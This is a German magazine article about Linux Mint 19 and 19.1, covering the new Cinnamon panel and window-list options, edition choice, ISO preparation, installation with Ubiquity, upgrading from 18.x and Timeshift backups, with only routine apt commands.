Die neue „Schreibtischanordnung“ in Mintwelcome ist kein Link zu einem anderen Konfigurationsdialog, sondern tatsächlich nur an dieser Stelle zu erreichen. In der Gewissheit, dass etliche konservative Mint-Nutzer die optisch geänderte Cinnamon-Systemleiste ablehnen werden, bietet das Mint-Team hier die Auswahl zwischen „klassisch“ und „modern“. Die voreingestellte moderne Variante vergrößert die Leiste und die Icons dezent und nutzt dabei ein modernes Iconthema. „Klassisch“ kehrt hingegen zur bisherigen Leistenoptik zurück. Die Unterschiede sind keineswegs gravierend, aber eben doch deutlich. Zur Umstellung genügt der Mausklick auf das bevorzugte Design. Da der Cinnamon-Desktop dafür komplett neu gestartet werden muss, kann der Vorgang etliche Sekunden dauern. Ein späteres Umstellen der Optik nach diversen Leistenanpassungen sollte mit Bedacht geschehen, weil Cinnamon dabei nicht nur die Leiste (Applets, Position, Größe), sondern auch Themenanpassungen („Systemeinstellungen → Themen“) auf die Standardeinstellungen zurücksetzt.

Leistenanpassungen: Cinnamon 4.0 liefert nicht nur eine neue Leistenoptik, sondern auch deutlich verbesserte Anpassungsoptionen für die Systemleiste (siehe „Leisteneinstellungen“ nach Rechtsklick auf die Leiste). Hier gibt es neben der generellen Leistenhöhe detaillierte Größenoptionen für den Menübereich links, den Systembe-


reich rechts und optionale Applets in der Leistenmitte.

Die Leiste, die bekanntlich modular über Rechtsklick und „Applets…hinzufügen“ bestückt werden kann, kommt standardmäßig mit dem Cinnamon-Menü, den typischen Systemapplets wie Netzwerkverwaltung, Klang, Kalender und dem erneuerten Applet **„Gruppierte Fensterliste“.** Diese neue Fensterliste dient als dynamische Taskverwaltung und optional auch als statischer Favoritenstarter (einfach laufenden Task nach Rechtsklick dauerhaft „An der Leiste anheften“). Es handelt sich um die ambitionierte Überarbeitung des älteren Applets „Window List With App Grouping“, das es optional schon für frühere Cinnamon-Versionen gab. Das erneuerte Applet ist ziemlich komplex und bietet nach Rechtsklick und „Einstellungen → Einrichten“ zahlreiche Optionen auf vier Registerkarten.


Hier geht es zum einen darum, wie gestartete Programme in der Fensterliste repräsentiert werden sollen (nur Icon? mit Name?), um Gruppierung und Zusammenfassen zusammengehöriger Fenster (etwa des Dateimanagers), zum anderen um die Darstellung von statischen Programmfavoriten. Zusammengefasste Tasks erhalten eine Bezifferung. Durch Mouse-over kann man Thumbnails (in Größe und Anordnung einstellbar) einblenden, um darüber das gewünschte Unterfenster zu aktivieren oder zu schließen. Das ist weit mehr als optischer Schnickschnack: Die optimale Konfiguration dieses Applets macht externe Tools wie etwa das Plank-Dock komplett überflüssig.

Die „Gruppierte Fensterliste“ orientiert sich an Standards von Windows, Mac-OS und Ubuntu Gnome – was gewiss manchen Mint-Nutzer stören wird. Aber das Mint-Applet ist detaillierter konfigurierbar als bei jedem „Vorbild“ und es ist – anders als dort – auch komplett abschaltbar, falls es gar nicht gefällt.

Verfeinerte Desktopanpassung: Nach Rechtsklick auf dem Desktop zeigt sich der neue Eintrag „Anpassen“ (bisher „Schreibtisch“ und darunter die Einzeloptionen wie „Symbolgröße“). Diese Option „Anpassen“ öffnet einen Konfigurationsdialog, um die Desktopsymbole hinsichtlich Größe, Abstand und Abstandsraster (Grid) einfacher zu definieren. Für Letzteres gibt es einen vertikalen und horizontalen Schieberegler.



„Schreibtischanordnung“ unter „Erste Schritte“: Hier geht es um die Optik der Systemleiste. Diese Einstellung ist jederzeit revidierbar, verwirft dabei aber diverse Cinnamon-Anpassungen.



Neue Option „Anpassen“: Die Einstellungen sind nicht nur neu arrangiert. Beachten Sie die neuen Schieberegler (vertikal und horizontal) für das Abstandsraster der Symbole.

Weitere Detailverbesserungen

Die Aktualisierungsverwaltung bot schon bisher unter „Ansicht → Linux-Kernel“ eine Liste der installierten Kernel-Versionen. Ältere Kernel konnten dann je einzeln gelöscht werden. Version 19.1 zeigt an dieser Stelle die neue Schaltfläche „Alte Kernel entfernen“, die alle Kernel-Versionen löscht – außer natürlich dem aktuell benutzten Kernel. Bislang musste der Terminalbefehl *sudo apt autoremove* aushelfen, der allerdings auch obsolete Softwarepakete entsorgt.

Der Cinnamon-Dateimanager Nemo soll nach gründlicher Codeüberarbeitung dramatisch schneller sein – über das „Wann und Wo“ macht das Mint-Team keine detaillierte Aussage. Konkreter ist eine neue und nützliche Vorgabe für Vorschaubilder unter „Einstellungen → Vorschau“. Mit der Option „Pro Ordner“ erhält Nemo einen zusätzlichen Schalter in der Werkzeugleiste, der ad hoc entscheidet, ob Nemo die Vorschauthumbnails anzeigen soll.


Insbesondere bei Bilderordnern im Netzwerk ist das hilfreich, um eine zu zeitraubende Vorschau abzuschalten. In der detaillierten Listenansicht kann Nemo die Info „Erstelldatum“ als neue Spalte anbieten. Bislang gab es nur die Zeitangabe „Änderungsdatum“ – also den Zeitpunkt des letzten Speicherns.

Das Cinnamon-Hauptmenü ließ sich nach Rechtsklick und „Einrichten“ schon immer gut personalisieren. Wesentlich komfortabler fällt aber nun die Iconauswahl für den Menüknopf aus, weil statt einer allgemeinen Verzeichnisnavigation zielgenau und kategorisiert die Iconquellen des Systems angeboten werden.

Das Terminal zeigt bei Passworteingaben (sudo) das Stellvertreterzeichen „*“ pro Zeichen, was eine bessere Kontrolle gewährleistet als blindes Eintippen. Diese Einstellung kann man zwar jedem Terminal beibringen, ist aber eine willkommene Vorgabe im aktuellen Linux Mint. ■

Linux Mint 19: Einrichtung & Tipps

Loslegen mit Mint 19! Dieser Beitrag gibt Tipps zur Auswahl der richtigen Edition, zur Installation und zum Upgrade. Die Schritte zur Ersteinrichtung gelten für alle Mint-Editionen, bei der Desktopoptimierung steht die Cinnamon-Variante im Fokus.



VON HERMANN APFELBÖCK

Wer Linux Mint oder dessen neue Version 19 noch nicht kennt, kann sich mit dem Livesystem auf der Heft-DVD einen ersten Eindruck verschaffen. Das Livesystem bietet alle Mint-Komponenten, die Cinnamon-Oberfläche und die Basissoftware mit Browser, Mediaplayer, Bild- und Textviewer sowie Libre Office. Installationen sind im Livesystem nur temporär möglich und bei der Geschwindigkeit sind dem optischen Medium deutliche Grenzen gesetzt. Wer sich nach dem Test für eine Installation oder ein Upgrade entscheidet, sollte die nachfolgenden Einrichtungstipps lesen.

Infos zu Linux Mint

Projektseite mit Downloadlinks: *https://linuxmint.com/*
Software für Linux Mint: *https://community.linuxmint.com/software/browse*
Hardware für Linux Mint: *https://community.linuxmint.com/hardware/search*
Forum für technische Fragen (engl.): *https://forums.linuxmint.com*
Forum für technische Fragen (dt.): *www.linuxmintusers.de*

1. Die Mint-Editionen und ihre Ausrichtung

Linux Mint 19 gibt es in drei Editionen – jeweils in 32- und 64-Bit-Ausführung. Die passende Desktopwahl ist natürlich auch Geschmackssache, aber nicht nur: Da sollte auch die Hardware mitsprechen. Zunächst zur Frage „32 oder 64 Bit?“: 32-Bit-Varianten benötigen weniger Arbeitsspeicher. Für Geräte bis zwei GB RAM empfehlen wir ein Mint mit 32 Bit. Wirklich notwendig ist ein 32-Bit-System aber nur dort, wo noch eine alte 32-Bit-CPU arbeitet. Das ist 2018 sehr unwahrscheinlich, doch wenn Sie unsicher sind, kann unabhängig vom Betriebssystem die Heft-DVD aushelfen: Diese zeigt unter „Extras und Tools“ das „Hardware Detection Tool“, das umfassende Auskunft zur CPU liefert.

Linux Mint 19 Cinnamon (auf Heft-DVD) ist das richtige Mint für alle halbwegs aktuellen PCs und Notebooks. Dieses System liegt da-


her auch startfähig auf Heft-DVD und belegt in der vorliegenden 64-Bit-Ausführung 700 bis 800 MB ab Anmeldung. Es sollte mindestens zwei GB RAM antreffen, besser vier. Der schicke Cinnamon-Desktop benötigt einen Grafikchip mit 3D-Beschleunigung, was aber bei Intel/AMD/Nvidia seit mehr als zehn Jahren Standard ist. Insgesamt liegt Linux Mint 19 Cinnamon deutlich unter den Ansprüchen eines Standard-Ubuntu (mit Gnome) oder eines Windows 10.

Linux Mint 19 XFCE ist das sparsamste Mint. Damit ist flüssiger Betrieb auf älterer Hardware realistisch, da das pure System nur knapp 400 MB beansprucht und notfalls schon mit einem GB RAM auskommt. Der im Kern konservative XFCE-Desktop wirkt unter Mint 19 schon nach der Installation deutlich modernisiert durch frisches Artwork und Icons gegenüber Version 18.3. Etliche Anpassungen machen das ausgereifte XFCE im Handumdrehen zu einem schicken Desktop. Der Download der XFCE-Edition umfasst circa 1,8 GB.

Linux Mint 19 Mate eignet sich für ebenfalls ältere Rechner und liegt beim Speicherbedarf zwischen XFCE und Cinnamon. Objektiv hat die Mate-Edition zwischen den sehr ähnlichen Desktops Cinnamon und XFCE wenig Argumente: Wer ein möglichst sparsames System sucht, greift besser zum noch schlankeren XFCE-Desktop. Und wer Linux Mint auf einem halbwegs modernen Rechner nutzen will, erhält mit Cinnamon den besten Mint-Desktop. Der Download der Mate-Edition umfasst circa 1,9 GB.

2. Vorbereitungen für eine Neuinstallation

Das auf DVD vorliegende Linux Mint 19 ist die Hauptvariante mit Cinnamon-Desktop und 64 Bit. Das Livesystem eignet sich für frische Neuinstallationen (zum Upgrade älterer Mint-Versionen siehe unten). Am Desktop finden Sie den Link „Linux Mint installieren“, der das Setup auslöst. Die Installation erfolgt im Bios-Modus und erkennt daher nur die im Bios-Modus installierten Parallelsysteme, aber keine im Uefi-Modus installierte. Wenn ein bereits vorhandenes System im Uefi-Modus vorliegt (typisch Windows 8 oder 10), sollten Sie Mint ebenfalls im Uefi-Modus installieren. Nur dann kann das Setup das parallele Uefi-System erkennen und der Bootmanager später die bequeme Auswahl der Parallelsysteme leisten.



XFCE-Edition macht sich hübsch: Dieser anspruchslose Desktop ist immer erste Wahl für ältere Hardware, ohne alt auszusehen. Transparenzeffekte und flexible Leisten sind inklusive.



Download-ISO auf USB-Stick schreiben: Unter Linux wird gerne auf dd im Terminal verwiesen, das Tool „Laufwerke“ (gnome-disks) beherrscht das aber genauso gut.

Für eine Installation im Uefi-Modus müssen Sie die ISO-Datei der Heft-DVD („linuxmint-19-cinnamon-64bit.iso“ im Verzeichnis „Image-Dateien“) auf eine eigene DVD oder auf einen USB-Stick übertragen.

A. Das Kopieren auf DVD geschieht unter Linux mit dem meist vorinstallierten Standardtool Brasero und seiner Option „Abbild brennen“. Unter Windows verwenden Sie Imgburn (auf Heft-DVD) mit der Option „Imagedatei auf Disc schreiben“.

B. Das Kopieren des ISO-Images auf USB-Stick erledigen Sie unter Linux am bequemsten mit Gnome-Disks („Laufwerke“) mit Markieren des USB-Datenträgers (in der Datenträgerspalte links) und der Menüoption „Laufwerksabbild wiederherstellen“. Danach navigieren Sie zur ISO-

AUSBLICK AUF LMDE 3: DAS ZWEITE LINUX MINT

Die Mint-Entwickler haben seit 2010 ein zweites Standbein, um ihre Abhängigkeit von Ubuntu zu verringern: LMDE, Linux Mint Debian, basiert nicht auf Ubuntu, sondern auf Debian. LMDE 3 wird auf Debian 9 aufsetzen und ist aktuell noch nicht abgeschlossen. Eine Beta ist für August zu erwarten, die Fertigstellung Ende August oder September. LMDE 3 wird es nur mit Cinnamon-Desktop geben. Eventuell lohnt sich das Warten, denn auf Debian-Basis ist Linux Mint stets ein Stück sparsamer und schneller als mit Ubuntu-Unterbau, ferner gehört der gewählte „Stable“-Zweig von Debian zum robustesten, was Linux zu bieten hat. Andererseits sind viele Anwendungen in der Debian-Edition nicht so aktuell und auch der Debian-Installer ist nicht so komfortabel: Unter anderem fehlen dort die Verschlüsselungsoptionen mit Luks (Datenträger) und Ecrypt FS („Home“).

Datei von Mint 19. Unter Windows ist für diese Aufgabe der Win 32 Disk Imager einschlägig (auf Heft-DVD), wo Sie mit „Image File“ zur ISO-Datei navigieren und unter „Device“ das richtige Zielgerät anwählen.

Achtung: Linux Mint 19 hat keine Secure-Boot-Signatur von Microsoft. Bei einer Installation im Uefi-Modus neben Windows 8/10 muss daher im Bios „Secure Boot“ abgeschaltet werden.

Andere Mint-Editionen: Wenn Sie Linux Mint 19 Cinnamon in der 32-Bit-Ausführung oder eine Ausgabe mit Mate- oder XFCE-Desktop bevorzugen, dann müssen Sie zunächst die gewünschte Variante über *www.linuxmint.com/download.php* downloaden. Die weiteren Vorbereitungen, also das Kopieren auf DVD oder USB, entsprechen den Varianten A und B der obigen Anleitung.


3. Installation mit Ubiquity-Installer

Die Installation erfolgt im Livesystem über die Desktopverknüpfung „Install Linux Mint“. Dazu müssen Sie den Zielrechner zunächst mit dem Livesystem booten – also mit der Heft-DVD oder mit einem selbst erstellen Datenträger (siehe Punkt 2). Wenn Sie im Uefi-Modus installieren wollen, müssen Sie nach Einschalten des Rechners das Bootmenü des Bios aufrufen. Dies erledigt in der Regel eine Funktionstaste (F2, F9 oder F12), gelegentlich auch die Esc-Taste. In der dann angezeigten Liste der Laufwerke erscheinen Wechseldatenträger jeweils zweimal, einmal mit, einmal ohne vorangestelltes „UEFI“. Für Uefi-Installationen wählen Sie den „UEFI“-Eintrag.

Am Installer (Ubiquity von Ubuntu) hat sich seit Jahren wenig geändert. Nach Auswahl der Sprache und Tastaturbelegung „Deutsch“ sowie der Abfrage zur Drittanbietersoftware erscheint der Dialog „Installationsart“ mit diversen Alternativen:

A. Ist ein bereits vorhandenes Betriebssystem korrekt erkannt, können Sie die oberste Option „Linux Mint neben […]“ installieren“ wählen – sofern Sie solches Multiboot anstreben. Ist ein System vorhanden, wird aber an dieser Stelle nicht angezeigt, brechen Sie ab: Vermutlich installieren Sie im falschen Modus (Bios/Uefi).

B. Verwenden Sie im einfachsten Fall „Festplatte löschen…“, wenn das neue Linux Mint die primäre Festplatte komplett übernehmen darf. Vorhandene Daten gehen dann verloren.



Die Installation: Dies ist die wichtigste Entscheidung, nämlich die Partitionierung. Einfachster Fall ist die Übernahme der primären Festplatte durch das neue System („Festplatte löschen“).

C. Die Option „Die neue Mint-Installation […] verschlüsseln“ (Luks-Datenträgerverschlüsselung) ist nur möglich, wenn Sie vorher „Festplatte löschen…“ aktivieren. Eine Dualboot-Konstellation ist mit Luks nicht kombinierbar. Die Luks-Option ist vor allem auf mobilen Notebooks zu erwägen.

D. Die Option „Etwas Anderes“ erfordert manuelles Partitionieren. Dies ist unvermeidlich, wenn Sie das neue System auf USB installieren oder von bereits installierten Systemen ein ganz bestimmtes ersetzen möchten. Danach suchen Sie in der Liste das Laufwerk (also das physische Medium) und die Partition, wohin Sie Mint installieren möchten.

Im Unterdialog „Partition erstellen“ ist oben die Gesamtgröße der Partition voreingestellt. 100 GB sollte ein längerfristig genutztes Desktop-Linux mindestens erhalten, zum Ausprobieren reichen auch 20 GB. Als „Typ der neuen Partition“ wählen Sie „Primär“, wenn Ihnen vier Partitionen auf diesem Datenträger ausreichen. Position ist am „Anfang dieses Bereichs“, Dateisystem vorzugsweise „Ext4“. Neben „Einbindungspunkt“ klappen Sie die Drop-down-Liste aus und wählen „/“. Wieder zurück im Hauptdialog „Installationsart“ steht die letzte wichtige Entscheidung unter „Gerät für die Bootloader-Installation“ an – also der Ort, wo der Grub-Bootloader eingerichtet werden soll. Voreingestellt ist die erste interne Festplatte („/dev/sda“).

Das ist in Ordnung, wenn Sie Linux Mint auf eine interne Festplatte installieren, und zwar auch dann, wenn das System auf eine andere Platte, etwa nach „/dev/sdb1“ installiert wird. Das ist jedoch nicht in Ordnung, wenn Sie auf einen externen USB-Datenträger installieren. In diesem Fall muss der Bootloader ebenfalls auf das USB-Medium.

Nach der Partitionierung (A, B, C oder D) erscheint noch der wichtige Dialog „Wer sind Sie?“: Hier richten Sie den Erstbenutzer ein, der mit sudo-Berechtigung ausgestattet wird (für Systemaktualisierung, Installationen). Anders als Ubuntu bietet Linux Mint hier wie gehabt die Home-Verschlüsselung mit Ecrypt FS. Die Abwägung „Luks oder Ecrypt FS?“ ist nicht einfach: Luks ist technisch komplexer, aber datenschutztechnisch kompromisslos. Für stationäre PCs genügt Ecrypt FS allemal, auf Notebooks, die viel unterwegs sind, spricht viel für Luks.

4. Das Upgrade von 18.x auf Version 19

Wer bereits ein Mint 18.x auf dem PC laufen hat, braucht kein Installationsmedium mit Linux Mint 19. Linux Mint bietet das Upgrade über das Internet. Der Weg führt über die „Aktualisierungsverwaltung“. Gehen Sie zunächst auf „Auffrischen“. Wenn dann im Hauptfenster eine neuere Version der „Aktualisierungsverwaltung“ (mintupdate) angeboten wird, installieren Sie diese mit der Schaltfläche „Aktualisierungen installieren“. Danach bietet die Aktualisierungsverwaltung im Menü „Bearbeiten“ die zusätzliche Option „System aktualisieren auf Linux Mint 19 Tara“. Bevor man das tut, ist es ratsam, das System erst auf den neuesten Stand zu bringen:


```
sudo apt-get update
sudo apt-get dist-upgrade
```

Mit „System aktualisieren auf Linux Mint 19 Tara“ lösen Sie dann das Upgrade aus.

5. Systempflege nach der Installation

Die wichtigsten Schritte nach der Installation zeigt der „Willkommen“-Bildschirm unter „Erste Schritte“ vorbildlich an. Es sind insgesamt fünf Punkte: Systemschnappschüsse, Treiberverwaltung, Aktualisierungsverwaltung, Systemeinstellungen und Anwendungsverwaltung. Das Dringlichste ist zunächst die Aktualisierung, da es seit Erscheinen von Version 19 schon wieder eine Reihe neuer Updates gibt. Es empfiehlt sich der Gang in die „Aktualisierungsverwaltung“ mit Klick auf „Auffrischen“ und danach „Aktualisierungen installieren“.


Der nächste Weg geht nach „Systemverwaltung → Treiberverwaltung“, um proprietäre Herstellertreiber zu installieren – in der Regel Grafiktreiber. Unter „Einstellungen → Bildschirm“ stellen Sie – falls nötig – die optimale Auflösung ein. Dies ist aber in der Regel nur bei Multimonitor-Systemen erforderlich.



Erster Start: Das neue Willkommen-Fenster hat gewissen Nutzwert, da es unter „Erste Schritte“ Links zu allen wesentlichen Zentralen der Systemeinrichtung bietet.

Systemsicherung mit Timeshift: Linux Mint 19 stellt für die Systemsicherung das Werkzeug Timeshift ins Zentrum. Der erste Sicherungspunkt (Snapshot) ist immer ein komplettes Backup der Systemverzeichnisse. Weitere Snapshots fallen dann deutlich kleiner aus, da Timeshift nur noch die geänderten Dateien speichert. Die gleichbleibenden Dateien werden als Hardlinks zum letzten Sicherungspunkt abgebildet. Folgesicherungen haben daher nur scheinbar den im Dateimanager angezeigten großen Speicherbedarf. Aufgrund der Hardlinktechnik muss als Speicherort ein Datenträger mit Linux-Dateisystem gewählt werden.

Starten Sie Timeshift über „Systemverwaltung/Systemwerkzeuge → Timeshift“. Timeshift fordert das sudo-Kennwort. Beim ersten Start wird der „Schnappschusstyp“ abgefragt. Übernehmen Sie das voreingestellte „RSYNC“, sofern Sie Linux Mint mit Ext4-Dateisystem installiert haben (Standard). Im nächsten Schritt geht es um den „Schnappschussort“, also um den Zieldatenträger der Sicherung. Timeshift bietet alle Partitionen mit Linux-Dateisystem an. Standardziel, wenn nur eine Festplatte vorliegt, ist das Wurzelverzeichnis, wo der zusätzliche Ordner „timeshift“ entsteht. Optimal ist jedoch ein unabhängiger zweiter Datenträger als Ziel, allerdings muss dieser immer zur Verfügung stehen, wenn Sie einen automatisierten Zeitplan verwenden. Für manuelle Sicherung eignet sich auch




Einrichten der Timeshiftsicherung: Ein unabhängiger Datenträger ist als Backupziel an sich ideal, der muss aber dann für automatische Sicherung nach Zeitplan immer verfügbar sein.

